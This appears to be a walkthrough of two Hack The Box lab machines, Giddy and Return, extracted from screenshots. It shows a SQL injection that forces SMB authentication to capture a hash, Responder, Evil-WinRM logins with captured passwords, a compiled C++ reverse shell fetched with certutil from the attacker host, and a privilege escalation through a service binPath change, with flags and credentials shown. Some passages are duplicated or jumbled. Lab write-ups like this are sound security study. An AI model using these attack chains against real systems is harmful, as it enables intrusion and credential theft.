The screenshot shows a browser window with the URL <https://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=18>. The page displays an error message: "Server Error in '/mvc' Application. Unclosed quotation mark after the character string '18'. Incorrect syntax near '18'." Below the message, there is a detailed stack trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string '18'.]
Incorrect syntax near '18'.
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3180428
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +332
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady) +4224
System.Data.SqlClient.TdsParser.TryConsumeMetaData() +97
System.Data.SqlClient.SqlDataReader.get_MetaData() +99
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal, Boolean forDescribeParameterEncryption) +584
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async, Int32 timeout, Task& task, Boolean asynchronous, Boolean inRetry, SqlConnection connection, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady) +83
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, TaskCompletionSource`1 completion, Int32 timeout, Task& task, Boolean& dataReady) +83
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +301
System.Data.SqlClient.SqlCommand.ExecuteReader() +137
Injection.Product.Page_Load(Object sender, EventArgs e) in C:\Users\jnoqueira\Downloads\owasp10v1-owasp-top10-m1-injection-exercise-files\before1-Injection\Product.aspx.cs:25
System.Web.UI.Control.OnLoad(EventArgs e) +103
System.Web.UI.Control.LoadRecursive() +68
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1381
```

sql.

I took it to burp and tried to download a fake file from my attacking machine, then I got the ntlm hash of the user Stacy (the user account that is used to host the web application).

Request

Pretty Raw Hex

```
Send ⚙ Cancel < > ↻
```

```
1 GET /mvc/Product.aspx?ProductSubCategoryId=18;+EXEC+master.sys.xp_dirtree+'\\"10.10.10.4\\share--' HTTP/2
2 Host: 10.10.10.104
3 Cookie: .redirect.=151F5C14CF903B1D67024E759A09CA47DC0D20D632735EA58C67A4B7F6595FAC510A313E777D2C2B2676B9C6E8CAEAD0F026E327E7DC0C7B57AAFF4907B2F8ABA8DA1FA0A1A9F84B6EAE22C4C047BCAF5CB94E6FE1B15514E7D02310968882B03142D0FE8302F123C461F3EBD5EF44CB1BCB7C929ED68B230CC0DD15B5604; ASP.NET_SessionId=f530025oy3bst4v4cfee5tpv; _AntiXsrfToken=a74a8682cc804d089c130844b9837ae5
4 Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://10.10.10.104/mvc/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Thu, 24 Apr 2025 09:04:09 GMT
8 Content-Length: 4837
9
10
11 <!DOCTYPE html>
12 <html lang="en">
13   <head>
14     <meta charset="utf-8" />
15     <title>
16       - My ASP.NET Application
17     </title>
18     <script src="/mvc/Scripts/modernizr-2.5.3.js">
19     </script>
20     <link href="/mvc/Content/Site.css" rel="stylesheet"/>
21     <link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
22     <meta name="viewport" content="width=device-width" />
23   </head>
24   <body>
25     <form method="post" action="/Product.aspx?ProductSubCategoryId=18;+EXEC+master.sys.xp_dirtree+'\\"10.10.10.4\\share--' id="ctl01">
26       <div class="aspNetHidden">
27         <input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
28         <input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
```

Request

```
bright@kali:~/giddy$ sudo responder -I tun0
```

plaintext passwords

```
bright@kali:~/giddy$ evil-winrm -i 10.10.10.104 -u Stacy -p xNnWo6272k7x
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Stacy\Documents> whoami
giddy\stacy
*Evil-WinRM* PS C:\Users\Stacy\Documents> hostname
Giddy
*Evil-WinRM* PS C:\Users\Stacy\Documents> upload winPEASx64.exe

Info: Uploading /home/bright/giddy/winPEASx64.exe to C:\Users\Stacy\Documents\winPEASx64.exe

Error: Upload failed. Check filenames or paths: [WinRM::FS::Core::FileTransporter] Upload failed (exitcode: 0), but stderr present
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:51 char:12
+     return $ExecutionContext.SessionState.Path.GetUnresolvedProviderP ...
+
+-----+ CategoryInfo          : InvalidOperationException: () [], RuntimeException
+ FullyQualifiedErrorId : MethodInvocationNotSupportedExceptionInConstrainedLanguage
Cannot bind argument to parameter 'Path' because it is null.
At line:19 char:8
+     if(Test-Path $dst -PathType Container) {
+
```

access

I got a winrm access but could not upload winpeas. Seems a firewall or antivirus was blocking my upload.

However, on the Stacy's document directory was an application named unifivideo. I copied this name to google to search for exploit. I got a guide <https://www.exploit-db.com/exploits/43390> on how to exploit this.

Following this guide, I needed a reverse shell payload that would not be detected by the security mechanism on the target, I found the C++ reverse shell payload and downloaded it to my attacking machine
<https://github.com/paranoidninja/0xdarkvortex-MalwareDevelopment/blob/master/prometheus.cpp>

After editing and adding the IP of my attacking machine and the port I want to use to catch the reverse shell. I complied it as it is part of the instruction stated on the reverse shell. I also gave the output the name taskkill.exe as was stated in <https://www.exploit-db.com/exploits/43390>.

```
bright@kali:~/giddy$ i686-w64-mingw32-g++ prometheus.cpp -o taskkill.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
bright@kali:~/giddy$ ls
hash.txt  prometheus.cpp  taskkill.exe  winPEASx64.exe
```

Compilation output

I transferred the taskkill.exe to the target using **certutil** because of the antivirus on the target. It was able to pass through the antivirus but arrived to the target a .bin file. I changed it back to the original name.

```
*Evil-WinRM* PS C:\users\stacy> certutil -verifyctl -split -f http://10.10.14.3/taskkill.exe
CertUtil: -verifyCTL command FAILED: 0x8009310b (ASN: 267 CRYPT_E ASN1_BADTAG)
CertUtil: ASN1 bad tag value met.
*Evil-WinRM* PS C:\users\stacy> ls

Directory: C:\users\stacy

Mode                LastWriteTime     Length Name
--<-->              --<-->          --<-->
d-r--      6/17/2018  10:52 AM
d-r--      6/17/2018  9:36 AM
d-r--      7/16/2016  9:23 AM
d-r--      4/24/2025   7:07 AM      14848 e681a2feb604ca2458256f67be9dafb1b93061cb.bin

*Evil-WinRM* PS C:\users\stacy> mv *.bin taskkill.exe
```

Taskkill.exe

I copied it to the vulnerable program as was specified by <https://www.exploit-db.com/exploits/43390>.

```
*Evil-WinRM* PS C:\users\stacy> mv *.bin taskkill.exe
*Evil-WinRM* PS C:\users\stacy> ls

Directory: C:\users\stacy

Mode                LastWriteTime     Length Name
--<-->              --<-->          --<-->
d-r--      6/17/2018  10:52 AM
d-r--      6/17/2018  9:36 AM
d-r--      7/16/2016  9:23 AM
d-r--      4/24/2025   7:07 AM      14848 taskkill.exe

*Evil-WinRM* PS C:\users\stacy> mv taskkill.exe C:\ProgramData\unifi-video\
*Evil-WinRM* PS C:\users\stacy> cd C:\ProgramData\unifi-video
```

Moved to the vulnerable program.

I started an nc listener on the port I entered on the payload. I started this on another shell. I stoped the vulnerable payload and got a reverse shell as

NT\Authority. This is because the program is executed as NT\Authority but allow normal users to copy items to the program.

Stop program

```
bright@kali:~/giddy$ rlwrap nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.104] 49729
whoami
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\ProgramData\unifi-video>whoami
whoami
nt authority\system

C:\ProgramData\unifi-video>hostname
hostname
Giddy
```

shell

```
C:\Users>cd administrator
cd administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
d0811015309429cb5bc0356d01637726
```

flag

Return Machine


```
bright@kali:~/return$ sudo nmap -sT -sV -sC -A -T4 -Pn 10.10.11.108 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 10:07 CEST
Nmap scan report for 10.10.11.108
Host is up (0.029s latency).
Not shown: 65479 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-25 08:26:44Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf     .NET Message Framing
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49671/tcp open  msrpc       Microsoft Windows RPC
49676/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc       Microsoft Windows RPC
49681/tcp open  msrpc       Microsoft Windows RPC
49684/tcp open  msrpc       Microsoft Windows RPC

```

nmap

Based on the nmap output, I saw there is an active DNS server and it is synchronising the IP with the DNS address return.local. Therefor, I added it to my /etc/hosts file.

I connected to port 80 and it opened a web application. When I navigated to the settings tab on the web application <http://return.local/settings.php>, I was presented with this interface.



Settings

Server Address	<input type="text" value="printer.return.local"/>
Server Port	<input type="text" value="389"/>
Username	<input type="text" value="svc-printer"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Update"/>	

Settings.

The password was masked with the symbols. Going through the website codes and also through Burpsuite revealed same information.

```
</div><center><h2><br/>Settings</h2>
<br/><br/><form action="" method="POST">
<table>
  <tr>
    <td>Server Address</td>
    <td><input type="text" name="ip" value="printer.return.local"/></td>
  </tr>
  <tr>
    <td>Server Port</td>
    <td><input type="text" value="389"/></td>
  </tr>
  <tr>
    <td>Username</td>
    <td><input type="text" value="svc-printer"/></td>
  </tr>
  <tr>
    <td>Password</td>
    <td><input type="text" value="*****"/></td>
  </tr>
  <tr>
    <td colspan="2"><input type="submit" value="Update"/></td>
  </tr>
</table>
</form>
```

Raw codes.

Next I tried was to connect to impersonate the server address with the IP address of my attacking machine and then tried to catch the shell with nc on the port where the printer was hosted.

The screenshot shows a web interface titled "Settings". It contains four input fields: "Server Address" with value "10.10.14.3", "Server Port" with value "389", "Username" with value "svc-printer", and "Password" with value "*****". Below the fields is a blue "Update" button.

Settings

Impersonate

Clicking on the update button, I got a response on my kali

```
bright@kali:~/return$ rlwrap nc -nlvp 389
listening on [any] 389 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.108] 49779
0*`%return\svc-printer*
0*`%return\svc-printer*
1edFg43012 !!
```

response

The output I got seems to be the password of the svc-printer account. I verified it and it worked.

```
bright@kali:~/return$ netexec winrm return.local -u svc-printer -p '1edFg43012 !'
WINRM   10.10.11.108  5985  PRINTER      [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM   10.10.11.108  5985  PRINTER      [*] return.local\svc-printer:1edFg43012 !! (Pwn3d!)
bright@kali:~/return$ evil-winrm -i 10.10.11.108 -u svc-printer
Enter Password:
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami
whoami
```

Working on the update button, I got a response on my kali

```
return\svc-printer
```

```
#evil-WinRM* PS C:\Users\svc-printer\Documents> hostname
```

```
printer
```

Foothold

For privilege escalation whoami /all revealed that the user is a member of the group **Server Operators**.

I used this guideline <https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/> to escalate the privilege.

Evil-WinRM PS C:\Users\svc-printer\Documents> upload shell.exe

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services
Path                                         For privilege escalation of cmd /all revealed that the user is a member of the
                                                Server Operators.
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
\??\C:\ProgramData\Microsoft\Windows_Defender\Definition_Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSVchost.exe
C:\Windows\SysWOW64\perfhost.exe
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
C:\Windows\servicing\TrustedInstaller.exe
"C:\Program Files\VMware\VMware Tools\VMware_VGAuthService.exe"
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
"C:\ProgramData\Microsoft\Windows\Defender\platform\4.18.2104.14-0\NisSrv.exe"
"C:\ProgramData\Microsoft\Windows\Defender\platform\4.18.2104.14-0\MsMpEng.exe"
"C:\Program Files\Windows Media Player\wmppnetwk.exe"

Privileges Service
True ADWS
True Mpkslceeb2796
True NetTcpPortSharing
True PerfHost
False Sense
False TrustedInstaller
True VGAuthService
True VMTools
True WdnisSvc
True WinDefend
False WMPNetworkSvc
```

list the services

vmtool is active service on the server.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\shell.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VMTools
                list the services
                vmtool is active service on the server.

SERVICE_NAME: VMTools
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 1  STOPPED
    WIN32_EXIT_CODE   : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VMTools
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Executing the exploits

```
bright@kali:~/return$ rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.108]:59590
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
printer
```

I used this guideline <https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/> to escalate the privilege.

Evil-WinRM PS C:\Users\svc-printer\Documents> upload shell.exe

list the services

vmtool is active service on the server.

administrator

```
C:\Users\Administrator>type Desktop\root.txt
type Desktop\root.txt
068eba4c55eb9223dd0fbacf0a5c4f9
```

```
C:\Users\Administrator>ls
flag
```